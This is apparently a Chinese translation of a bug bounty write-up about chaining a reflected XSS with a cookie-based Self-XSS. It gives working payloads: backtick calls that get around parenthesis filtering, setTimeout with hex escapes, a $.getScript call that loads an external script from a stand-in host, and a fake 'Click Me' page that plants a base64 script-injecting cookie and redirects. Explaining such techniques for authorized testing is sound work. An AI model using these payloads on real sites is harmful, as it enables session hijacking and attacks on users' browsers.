从Self-XSS到可利用的xss

翻译

niexinming 于 2019-01-07 23:57:01 发布 20468 收藏 5

分类专栏： 外文翻译

外文翻译 专栏收录该内容

32 篇文章 2 订阅

订阅专栏

翻译自：https://medium.com/@0xHyde/cookie-based-self-xss-to-good-xss-d0d1ca16dd0e

翻译：聂心明


上个月我收到来自Synack团队的私有赏金任务，最后我在网站中发现了一个反射型xss。因为这是私有赏金任务，我不能在writeup中提到目标的信息。但是我会演示我是怎样绕过各种限制的。我最后得到了$272，因为我没有证明我能访问dom对象。因为网站限制了圆括号，所以我不能访问到dom，并且我不能执行像下面这样的payload：

```
alert(document.domain)
```

正常情况下，上面的JavaScript代码执行后会有下面截图中的效果


```
alert`document.domain`
```

因为圆括号被过滤，我就用`字符来执行我的函数。不幸的是，当下面的函数被执行的时候，你不会访问dom资源。下面的截图是一个简单的例子。



我提交了这个报告，并且获得了$272，可是如果我告诉他们我能实现dom的访问，我就能额外获得一份赏金，所以很自然我开始了这一项挑战。我跟Brutelogic (Brute)说了这件事，然后向他咨询了一些绕过技术，然后他告诉我可以参考他的xss备忘录。当我学习他的文档时，我发现下面的这段payload：

```
setTimeout`alert\x28document.domain\x29`
```

这个payload能够实现我需要的效果，就是随意访问dom。我重新提交了新的payload，这个payload展示了我可以随意访问网页的dom资源，然后我获得了额外的60块钱。但是我没有就此停手。早些时候，我在漏洞收取范围内的子域名下发现一个Self-XSS。cookie中有一个被base64编码了的参数，这个参数可导致xss。典型的基于cookie的xss，但是它没法被利用，除非攻击者能给客户浏览器设置cookie。幸运的是，我现在手上有一个xss了，就是我上面提到的。可是我的payload不能太长，否则就会失败。我知道，如果我想执行一些有攻击力的payload的话，那我必须嵌入外部的JavaScript文件，因为即使是最简单的payload都会因为太长而不会执行成功。我也似乎不能嵌入包含payload的外部JavaScript文件，以用来设置cookie的属性。因为它还是太长了。但是，我注意漏洞页面用了jQuery，这就可以让我用一些足够短的语句来嵌入脚本文件。下面是我用到的代码：

```
$.getScript`//xss.example.com/xss.js`
```

现在，我只需要用JavaScript代码把payload base64编码，然后放入cookie中的那个有漏洞的参数中就可以了。下面就是我用到的代码：

```
$('html').html('<h1>Click the button below to continue.</h1><input type="submit" value="Click Me" onclick=setCoo
kieRedir() />');
function setCookieRedir(){
        document.cookie = "vulnerableCookie=LS0+PC9zY3JpcHQ+PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pOy8v;path=/;
domain=.example.com;";
 window.location = "https://example.com/vulnerablePage.html";
}
```

上面的代码会把网页的上半部分文本替换成”点击下面这个按钮就可以继续“，下面会带有一个按钮。当受害者点击这个按钮时，js代码就会设置那个有漏洞的cookie参数为下面的字符串

```
LS0+PC9zY3JpcHQ+PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pOy8v
```

上面的字符串经过base64解码之后就是下面的代码，它就会在有漏洞的页面上弹窗

```
--></script><script>alert(document.domain);//
```

最后，我想这是一个非常有趣的漏洞利用过程，当我不断的尝试绕过时，我也感受到了非常多的乐趣。最后，我因为把Self-XSS变成了可利用的xss，我获得了$616，此外，我还因为上文提到的漏洞利用链获得了$272 + $60的赏金。